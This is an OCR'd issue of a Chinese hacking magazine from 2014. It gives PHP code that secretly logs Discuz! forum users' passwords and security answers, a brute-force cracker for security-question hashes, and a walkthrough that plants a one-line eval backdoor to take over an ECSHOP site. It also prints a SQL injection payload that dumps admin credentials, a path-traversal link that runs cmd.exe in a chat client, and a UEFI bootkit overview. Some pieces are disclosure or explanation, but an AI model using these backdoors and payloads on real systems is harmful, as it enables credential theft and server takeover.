在 攻 与 防 的 对 立 统 一 中 寻 求 突 破

黑客防线

2

总第158期
2014

网站全新改版，欢迎访问：http://www.hacker.com.cn

HACKER DEFENCE

2014年 第二期 黑客防线

Ring3下实现Outlook附件

揭秘京东咚咚远程命令执行漏洞

ECSHOP后台获取Webshell

Discuz!论坛密码记录及安全验证问题暴力破解研究

模拟点击+COM提权绕过UAC

黑客防线 www.hacker.com.cn 版权所有 盗版必究

《黑客防线》2 期文章目录

总第 158 期 2014 年

漏洞攻防

编程解析

密界寻踪

黑客防线 www.hacker.com.cn 转载请注明出处

Discuz!论坛密码记录及安全验证问题暴力破解研究

文/图 陈小兵

Discuz!论坛是目前最好用的论坛程序之一，在 Discuz!论坛用户注册过程中设置了安全问题和安全答案进行安全保护，因此即使获取了，拿到数据库也会因为安全问题的答案而止步。近年来由于密码泄露门事件的影响和社工库的普及，用户和管理员大多都设置了安全验证，因此获取用户的安全验证问题就非常有必要了。目前获取用户安全验证问题的主要方式有两种，一种是通过修改源程序，在其中加入记录代码，截获所有登录用户的登录密码、安全问题和答案；另外一种就是暴力破解，本文对这两种方法均进行了实验，最终均获取了想要的结果，下面就整个过程撰文与大家分享。

Discuz！论坛密码记录程序以及实现

1.Discuz！7.1-7.2 论坛记录程序以及实现

在 Discuz！7.2 论坛中找到程序文件 login.func.php，在其中加入以下代码：

```
$ip=$_SERVER['REMOTE_ADDR'];
$showtime=date("Y-m-d H:i:s");
$record="<?exit();?>".$username." --------".$password."
IP:".$ip."questionid".$questionid."answer".$answer." Time:".$showtime."\r\n";
$handle=fopen('./include/csslog.php','a+');
$write=fwrite($handle,$record);
```

密码记录和登录文件保存在 include 目录下的 cssog.php 文件中，打开 csslog.php 即可看到获取的用户记录文件，实战效果如图 1 所示。目前康盛公司基本已经停止 discuz！7.2（程序下载地址 http://download.comsenz.com/Discuz/7.2/）的更新。




图 1discuz！7.2 论坛密码以及验证问题记录效果

2.Discuz！X2.5-3.1

在 Discuz !X2.5-3.1 安装目录下的 uc_client 文件夹下找到 client.php 文件，在函数“unction uc_user_login”中加入以下代码：

```
//以下为密码记录程序代码
if(getenv('HTTP_CLIENT_IP')) {
$onlineip = getenv('HTTP_CLIENT_IP');
} elseif(getenv('HTTP_X_FORWARDED_FOR')) {
```

黑客防线 www.hacker.com.cn 转载请注明出处

```
$onlineip = getenv('HTTP_X_FORWARDED_FOR');
} elseif(getenv('REMOTE_ADDR')) {
$onlineip = getenv('REMOTE_ADDR');
} else {
$onlineip = $HTTP_SERVER_VARS['REMOTE_ADDR'];
}
        if(getenv('HTTP_CLIENT_IP')) {
                $onlineip = getenv('HTTP_CLIENT_IP');
                    } elseif(getenv('HTTP_X_FORWARDED_FOR')) {
                       $onlineip = getenv('HTTP_X_FORWARDED_FOR');
                    } elseif(getenv('REMOTE_ADDR')) {
                    $onlineip = getenv('REMOTE_ADDR');
                    } else {
                    $onlineip = $HTTP_SERVER_VARS['REMOTE_ADDR'];
                    }
        $ip=$onlineip;
        $showtime=date("Y-m-d H:i:s");
        $record="<?exit();?>用户： ".$username." 密码： ".$password." IP:".$ip."
Time:".$showtime." questionid： ".$questionid."answer： ".$answer."\r\n";
        $handle=fopen('./api/csslog.php','a+');
        $write=fwrite($handle,$record);
    //密码记录程序代码结束
```

用户登录后查看 127.0.0.1/api/csslog.php 文件即可获取密码以及问题答案等信息，效果如图 2 所示。Questionid 从 1 到 7 分别与设置上的一一对应，具体对应如图 3 所示，在本例中的 Questionid 3 对应“父亲出生的城市”。




图 Discuz！X2.5 论坛密码及其验证程序记录效果

图 3 问题 ID 对应数字

Discuz！X2.5 密码安全问题暴力破解

1.获取 secques 值

对于 Discuz !X2.5 以及其它版本论坛程序，其解决方法类似。首先需要查看用户的 secques 值，如图 4 所示，该“secques”值为“ca9e47ea”，如果没有这个值，直接将“password:salt”值放到 cmd5 网站进行查询，如图 5 所示，获取管理员的密码为 123456，如果设置了安全问题，即使有这个值，即使获取了密码也无法登陆。




图 4 查看 secques 值

图 5 查询管理员的密码

2.密码问题设置和解除

密码登录安全提问是用户注册成功后，通过再次设置“密码安全”来实现的，如图 6 所示。Discuz！默认设置了 7 个安全提问，用户只需要选择问题，然后设置问题的答案即可，论坛最高管理员或者创始人可以直接将安全提问清除。设置以后用户登录时除了需要输入用户名和密码外，还需要选择安全提问问题和输入问题答案，如图 7 所示。

图 6 设置安全提问

黑客防线 www.hacker.com.cn 转载请注明出处

图 7 用户登录安全问题验证

3.程序暴力破解

程序代码如下：

```
<?
/*discuz 提示问题答案暴力破解程序*/
error_reporting(0);
if($argc<2){
print_r('
-------------------------
Usage: php cracksecques.php    hash
Example:
php cracksecques.php ca9e47ea
-------------------------
');
die;}
$fd=fopen("pass.dic",r);
if(!$fd){
   echo "error:打开字典文件错误";
   die;}
while($buf=fgets($fd)){
      for($i=1;$i<8;$i++)  {
      $tmp=substr(md5(trim($buf).md5($i)),16,8);
      $conn=strcmp($tmp,$argv[1]);
            if($conn==0)        {
            echo "密码破解成功!\n"."提示问题答案为:".$buf."提示的问题
为:".theask((int)$i)."\n";
              die;}}}
if($conn!=0){echo"没有正确的密码!";}
fclose($fd);
function theask($var){
      if($var==1){return"母亲的名字";  }
      elseif($var==2){return"爷爷的名字";}
      elseif($var==3){return"父亲出生的城市";   }
      elseif($var==4){return"您其中一位老师的名字";}
      elseif($var==5){return"您个人计算机的型号";   }
```

黑客防线 www.hacker.com.cn 转载请注明出处

```
        elseif($var==6){return"您最喜欢的餐馆名称";  }
        elseif($var==7){return"驾驶执照最后四位数字";}
}
?>
```

将以上程序代码保存为 crackdzsecques.php，在 Windows 下通过“php crackdzsecques.php ca9e47ea”进行破解，pass.dic 为生成字典，破解效果如图 8 所示。




图 8 破解安全问题

ECSHOP 后台获取 Webshell

文/图 Simeon

某日，好友发来一个地址，想渗透某目标网站 A，但目标网站 A 为 WordPress 最新版本，直接渗透该站点的可能性基本没有，于是通过查看该服务器上其它网站，发现网站使用了 ECSHOP，于是有了本文。在开始时也对 ECSHOP 的各种漏洞进行了测试，但效果都不佳，后期通过社工成功猜测出密码，最终成功获取目标网站 A 的 webshell 权限。下面将渗透过程中遇到的问题和解决方法与大家进行分享。

后台功能验证

获取后台密码主要有 SQL 注入、社工和嗅探三种方式。首先输入网站后台登陆地址（http://www.xxxxxx.com/admin）进行测试，查看后台是否为默认地址，然后输入管理员姓名“admin”、管理员密码“admin”以及验证码进行初步登录测试，如图 1 所示，后台登陆功能正常，能够对错误密码进行提醒。




图 1 后台地址功能测试

说明：

（1）在有些 CMS 系统中会给出相当于“蜜罐”的默认后台登陆地址，这个登录地址就是一个虚假的，放在后台中是为了迷惑入侵者。

（2）对后台地址进行功能测试，是为下一步渗透工作做准备，如果后台登陆地址本来就不能登录，即使获取后台密码也没用，因此在渗透中必须对功能进行测试。

后台密码猜测

继续对管理员密码进行测试，输入管理员姓名“admin”和密码“admin123”进行测试，人品爆发，成功登录后台，如图 2 所示。

图 2 后台登陆成功

注意：

（1）进入后台后，首先查看 ECSHOP 管理中心默认显示的一些信息，在本例中能够看到该程序的版本为 v2.7.2 RELEASE 20100604，且后台提示有两个版本的最新补丁：“最新版本: v 2.7.3 released 20121106”以及“最新补丁:27320130708014”。看到这个信息，基本可以判断该系统应该可以获取 0Day。

（2）通过 Google 搜索该程序的相关利用方法。互联网上会公布这些程序的利用方法，获取并在本地测试，测试成功后，即可放在实际系统进行测试。

前台插入一句话后门代码

通过 Google 搜索引擎搜索“ecshop 后台 webshell”，获取多篇文章讨论该话题，通过查看网页获取利用方法，在 ecshop 前台“留言板”进行留言，在内容中插入一句话后门代码“<?php eval($_POST[cmd]);?> ”，email 和主题随便填写，如图 3 所示，然后发表留言。

图 3 后台留言板插入一句话后门代码

黑客防线 www.hckbs.com.cn 转载请注明出处

查看留言内容

留言发表后，还需要到后台进行查看，进入 ECSHOP 管理中线查看会员留言，如图 4 所示，查看刚才留言的内容。可以看到留言已经成功。

图 4 查看留言内容

自定义备份“ecs_feedback”表

在后台中单击“数据库管理”-“数据备份”，如图 5 所示，在其中选择“自定义备份”，目的是让备份出来的文件尽量小，这个备份也是 shell 连接地址，如果文件太大，打开比较费劲。接着在后台选择备份“ecs_feedback”这张表，就是存放插入一句话后门代码所留言的表。备份文件名输入“ok.php”，这里必须是以 php 文件名结尾的文件，名称为合法的文件名称即可，如图 6 所示，单击“开始备份”进行数据库备份，数据库备份成功后提示“备份成功”，并给出备份的文件名称（ok.php.sql），如图 7 所示，单击该名称可以直接打开。




图 5 数据库备份

图 6 设置备份的文件名称




图 7 备份成功

成功获得 Webshell

使用中国菜刀一句话后门连接工具，输入 shell 地址“http://www.somesite.com/data/sqldata/ok2.php.sql”，并设置密码为“cmd”，打开后如图 8 所示，成功获取网站的 Webshell。




图 8 后台获取 Webshell

查看数据库备份文件

通过菜刀管理器下载并查看该文件，可以看到文件中包含一句话后门代码，如图 9 所示。如果使用浏览器，会发现数据库内容显示到一句话后门插入前的内容，到后续内容就没有了。该漏洞利用的原理就是 Apache 的文件解析漏洞。因为 Apache 文件解析漏洞就是对文件名

www.hacker.com.cn 黑客防线 转载请注明出处

ok.php.sql 这种形式，只要最后的文件扩展名是 Apache 不能能解析的，就会按照 php 文件来解析，那在这里 sql 文件就是 Apache 不能够解析的文件，那么他理所当然会把这个文件当作 php 文件来执行。所以如果是 Apache+php 的话，即使文件名变成了上面这样，也可以正常解析，所需要做的就是点一下备份后的链接。所以这种获取 shell 的方式需要环境是 Apache+php 的，而且还有个条件是 GPC 魔术转换不能开启，所以也很鸡肋。




图 9 数据库备份文件内容

ECSHOP 管理中心 SQL 查询

在 ECSHOP 后台中还提供了 SQL 查询功能，利用方法为单击“数据库管理”-“SQL 查询”，如图 10 所示，在其中直接输入语句即可，例如查看数据库输入“show databases”，即可获取数据库的详细名称，还可以查看数据库中的表和表中的内容等，如图 11 所示。通过操作数据库，在获取网站目录的真实地址后，可以导出一句话来获取 webshell。




图 10 查看数据库

www.hackdef.com.cn 转载请注明出处




图 11 查看数据库表

总结

（1）最开始对网站进行扫描，各种漏洞测试，但收效甚微，基本都想放弃了。在网络安全意识逐渐提高的今天，通过明显的漏洞获得权限的机会将越来越小。后期通过对网站用户和密码进行猜测，成功进入后台。社工攻击具有一定的偶然性，人品好，进了后台一切都好说。

（2）对各个版本漏洞的掌握和测试是渗透成功进行的必要条件。平时多下功夫对各个 CMS 系统出现的漏洞进行测试和再现，充分掌握漏洞成功利用的必要条件，在合适的场景下，必然会取得预期的效果。

（3）重视各种手法的综合利用，在本例中可以研究密码的暴力破解、密码钓鱼攻击等方法，通过各种方法获取后台密码，进而提升网站权限。

揭秘京东咚咚远程命令执行漏洞

文/ 图 爱无言

“京东咚咚”是京东推出的一款即时通讯工具软件，面向京东个人用户、商家客服和京东客服。这款软件刚推出的时候是在 2013 年的最后一天，版本是京东咚咚 1.0.5，由于忙于他事，我没有在第一时间对该软件进行测试，只好在元旦过后的某天对它进行了简单检测，没想到问题挺多，其中最为直接的就是下面要说到的这个安全漏洞。

众所周知，现在的即时通讯软件通常对于用户输入的网址信息，如 http://www.baidu.com 或者 www.baidu.com 直接识别为一个类似超级链接的东东，当接受者点击该网址信息时，聊天软件会自动调用浏览器来访问该网址。这其中的原理很简单，就是使用类似 ShellExecute 这样的函数来实现的。但是，ShellExecute 这样的函数存在着一定的安全隐患，当用户发送此类格式“网址”的时候：www.baidu.com..\..\..\..\..\..\windows\system32\cmd.exe，对方接收后，点击鼠标左键打开该网址时，会被当成路径打开，从而可以恶意执行一些程序与系统命令，造成严重安全隐患。如图 1 所示。

图 1

图 1 这里只是为了演示而远程执行了 cmd.exe，这种远程漏洞配合一定的条件，在某些场合下完全可以实现远程控制用户计算机，危害可想而知。

漏洞似乎不仅如此，测试发现如果你提交的网址信息类似这样:\\127.0.0.1\c$\windows\system32\cmd.exe，这个时候，你会发现一旦点击了这样的内容，“京东咚咚”立即发生了停止响应的现象，不得不强制关闭程序，重新启动。原因很简单，就是出现了所谓的等待阻塞问题，因为上面的网址信息可以直接激活当前用户系统中的 cmd.exe 程序，但是会出现跨域执行的提示，等待用户的允许，然而“京东咚咚”将这一切没有事先考虑到，造成程序处于等待的状态，最终造成程序停止响应，用这个来攻击远程用户，让他的“京东咚咚”不停出现停止响应，恐怕用户会疯掉。

由于时间问题，我并没有继续做安全测试，上述问题我也已经汇报给京东客服，期待能够早日修复这些问题，为用户提供更加良好的服务。

红头船 RHSCMS 1.0 beta9 多个漏洞

文/图 ywledoc

search 注入


漏洞位于\index\module\search_main.php 文件内，漏洞代码如图 1 所示。

```php
<?php
function module_search_main()
{
    global $global,$smarty;
    $global['key'] = rawurldecode($global['key']);
    $obj = new goods();
    $obj->set_field('goo_id,goo_title,goo_x_img');
    $obj->set_where("goo_title like '%" . $global['key'] . "%'");
    $obj->set_where('goo_channel_id = '.get_id('channel','cha_code','goods'));
    $len = get_varia('img_list_len');
    $obj->set_page_size($len ? $len : 12);
    $obj->set_page_num($global['page']);
    $sheet = $obj->get_sheet();
    for($i = 0; $i < count($sheet); $i ++)
    {
        $sheet[$i]['short_title'] = cut_str($sheet[$i]['goo_title'],10);
    }
    set_link($obj->get_page_sum());
    $smarty->assign('search',$sheet);
}
//红头船
?>
```

图 1

rawurldecode($global['key'])解码后，直接就带入查询了，无视 GPC 及程序自身过渡。语句：“x%' and 1=2 union select 1,2,group_concat(adm_username,0x7c,adm_password) from rhs_admin limit 0,1#”记得要加密，但是 urlencode 不会转换单引号之类的字符，所以使用 escape 加密。SQL 完整查询语句如图 2 所示。

```
global
x%' and 1=2 union select 1,2,group_concat(adm_username,0x7c,adm_password) from rhs_admin limit 0,1#
######
####################
select goo_id,goo_title,goo_x_img from rhs_goods where goo_lang = 'zh-cn' and goo_show = 1 and goo_title like '%x%' and 1=2 union sel
t 1,2,group_concat(adm_username,0x7c,adm_password) from rhs_admin limit 0,1#%' and goo_channel_id = 1 order by goo_top desc,goo
index desc,goo_id desc
########################
```



2

图 2

因为 goo_title 字段太长了的话，会显示为一段省略号，所以用 goo_x_img 来返回数据。查看的话，直接查看网页源代码就可以了，如图 3 所示。

```
desc<br>##########################<br><div class="img_sheet">
                <div class="unit">
                <div class="in">
                <table>
                        <tr>
                                <td class="img">
                                        <a href="/RHSCMS_1_0_9/upload/?/goods/id-1/index.html" target="_blank"><img
src="/RHSCMS_1_0_9/upload/admin|21232f297a57a5a743894a0e4a801fc3" onload="picresize(this,150,150)" /></a>
                                </td>
                        </tr>
```

图 3

代码执行漏洞

漏洞位于\index\module\user\deal.php 文件处，漏洞代码如图 4 所示。

黑客防线 www.hacker.com.cn 转载请注明出处




图 4

代码执行漏洞，很明显，但不能任意代码执行，只能执行类似 phpinfo()这种无参函数，而且 post 是有过滤的，代码如下：

```
function strict($str)
{
    if(S_MAGIC_QUOTES_GPC)
    {
        $str = stripslashes($str);
    }
    $str = str_replace('<','&#60;',$str);
    $str = str_replace('>','&#62;',$str);
    $str = str_replace('?','&#63;',$str);
    $str = str_replace('%','&#37;',$str);
    $str = str_replace(chr(39),'&#39;',$str);
    $str = str_replace(chr(34),'&#34;',$str);
    $str = str_replace(chr(13).chr(10),'',$str);
    return $str;
}
```

这个漏洞的具体利用，我只能想到 phpinfo 一个信息泄露，更多的思路，求大家分享。

黑客防线 www.hacker.com.cn 转载请注明出处

UEFI Bootkit 与 Secure Boot

文/图 郑宁远

传统 BIOS 在启动系统时首先在 16 位实模式下加载 MBR，MBR 随后加载 ntldr（或 bootmgr+winload）过渡到内核模式，ntldr 随后载入 ntoskrnl 内核、HAL 和 SMS，再过渡到用户模式。最后在用户模式下加载 Win32 子系统、虚拟内存管理和 Windows 登陆。

而在 UEFI（Unified Extensible Firmware Interface）中，UEFI 固件会在保护模式下加载 UEFI Boot Loader（\EFI\Microsoft\Boot\bootmgfw.efi），随后加载 OS Loader（winload.efi）并过渡到内核模式，再加载 ntoskrnl，完成和传统启动相同的工作。

相比传统 BIOS，UEFI 基本用 C 语言开发，UEFI 程序可以用 Visual Studio（/SUBSYSTEM:EFI_APPLICATION）或者 EDK 等开发，程序员可以写出 GUI 程序，并且加载驱动来扩展自己的功能，UEFI 提供了丰富的 API（CopyMem、sprintf、StrCpy）以替代 BIOS 的

中断。UEFI 载入 PE 格式的驱动和二进制文件，支持 32 位或 x86-64 模式。

UEFI 执行流程一般包括 SEC（security）、PEI（pre-EFI Initialization）、DXE（Driver Execution Environment）、BDS(Boot Device Select)、TSL（Transient System Load）阶段。SEC 执行系统基本初始化，进行完整性检查，准备 C 语言执行环境；PEI 阶段进入 C 代码环境，描述系统资源和初始化信息，初始化 CPU、芯片组、主板，结束后传递给 DXE；DXE 阶段对计算机系统设备进行初始化和配置，构建系统表，提供对资源的访问接口，EFI Driver Dispatcher/DXE Core 从各种存储介质中加载 DXE 驱动，进行安全检查和加载运行时服务；BDS 阶段加载 Option ROM 并完成进入操作系统引导前的准备工作，最终 EFI Driver Dispatcher 加载 Boot Manager（UEFI Boot Loader）进入 TSL，加载 OS Loader，系统控制权交给 OS Loader，仅保留运行时服务（Run-Time UEFI）可为系统使用。至此，UEFI BIOS 对系统的控制结束。所以，UEFI 基本就是介于操作系统和硬件之间的服务。

攻击者可以替换 Windows Boot Manager（bootmgfw.efi）、OS Loader（winload.efi、winresume.efi）或者替换 bootx64.efi，在启动初期运行自己的代码。这里说明一下，bootx64.efi 是计算机默认引导文件，bootmgfw.efi 是 Windows 默认引导文件，两者都可以启动 Windows 系统。bootx64.efi 是个通用名，任何有效 efi 文件被改成这个名字都会被加载，它和 bootmgfw 其实是一个文件，但处于不同位置（efi\boot\bootx64.efi 和 \EFI\Microsoft\Boot\bootmgfw.efi）。攻击者甚至可以添加自己的 efi 文件，例如 bootkit.efi，并通过修改环境变量 BootOrder 在启动时加载自己的 efi 文件。

另外一种方法是加入自己的 DXE 驱动到 EFI 系统分区中或者一般性存储介质中，修改环境变量 DriverOrder，利用 EFI Driver Dispatcher 载入自己的驱动。攻击者同样能通过替换 Option ROM 来加载自己的代码，当然还要让 OROM 被加载。

攻击者还可以修改 GPT（GUID Partion Table），这类似于一些 MBR bootkit 的做法。

从上面的介绍可以看到，UEFI Bootkit 和传统 Bootkit 一样，能够隐蔽并长期驻留在计算机中，控制整个系统。

为此，UEFI 开发商加入了安全技术，而微软在 Windows 8 中加入了 Secure Boot 技术。系统固件和 DXE Core 带有签名，这是安全的根本保障，随后 DXE Core 会检查系统的 OROM 和 DXE 驱动、UEFI 应用程序和 UEFI Boot Loader，只有通过检查后才会执行，这一过程即 UEFI Secure Boot。加载 UEFI Boot Loader 后，Boot Loader 会进一步检查 OS Loader。最终 OS Loader 加载系统内核以及 ELAM（Early Launch Anti-Malware），而系统内核会负责强制检查操作系统的驱动数字签名。这个过程就是 Windows Secure Boot，是基于 UEFI Secure Boot 之上的。

Secure Boot 依赖于特定密钥，其中一个密钥 Platform Key（PK）由主板厂商提供并存放在闪存中，是系统安全的根基，并用来验证密钥交换密钥（Key Exchange key，KEK）的更新。KEK 是安装认证，来自于微软、主板厂商或者任何其他操作系统，并用它来验证 DB 和 DBX。DB 包含 X509 证书或者允许启动的镜像 SHA1/SHA256 哈希认证。DBX 是个“禁止数据库”，包含了不允许启动的镜像的这些信息。这些密钥只有通过授权才可以被修改。

Secure Boot 对环境变量提供许多保护设置。一些变量和密钥会被保存在基于 SPI 闪存的 NVRAM（Non-volatile RAM）内；Boot Service（BS）变量只有在 Boot Loader 启动操作系统运行时之前可以读写，DXE 驱动也可以读写；运行时（RT）属性的变量在操作系统运行时可以通过 SetVariable()和 GetVariable() API 进行读写；签名授权（Time-Based Authenticated Write Access）保护了 Secure Boot 的密钥。如果要更新被保护的变量，更新必须要被已经存在于 NVRAM 中的变量验证。例如，要更新 KEK 或者 PK 密钥，必须使用在 NVRAM 中已存在的 PK 变量的私钥来签入更新。

其他的一些 Secure Boot 依赖的变量有：

黑客防线 www.hacker.com.cn 转载请注明出处

SecureBoot：决定是否启动镜像签名检查；

SetupMode：若平台没有安装 PK，SetupMode 被设为 SETUP_MODE，否则被设为 USER_MODE。SETUP_MODE 允许升级 KEK/db(x)以及有签名的 PK；

CustomMode：只可以被物理用户操作修改，允许升级 KEK/db(x)/PK，即使当 PK 已经安装；

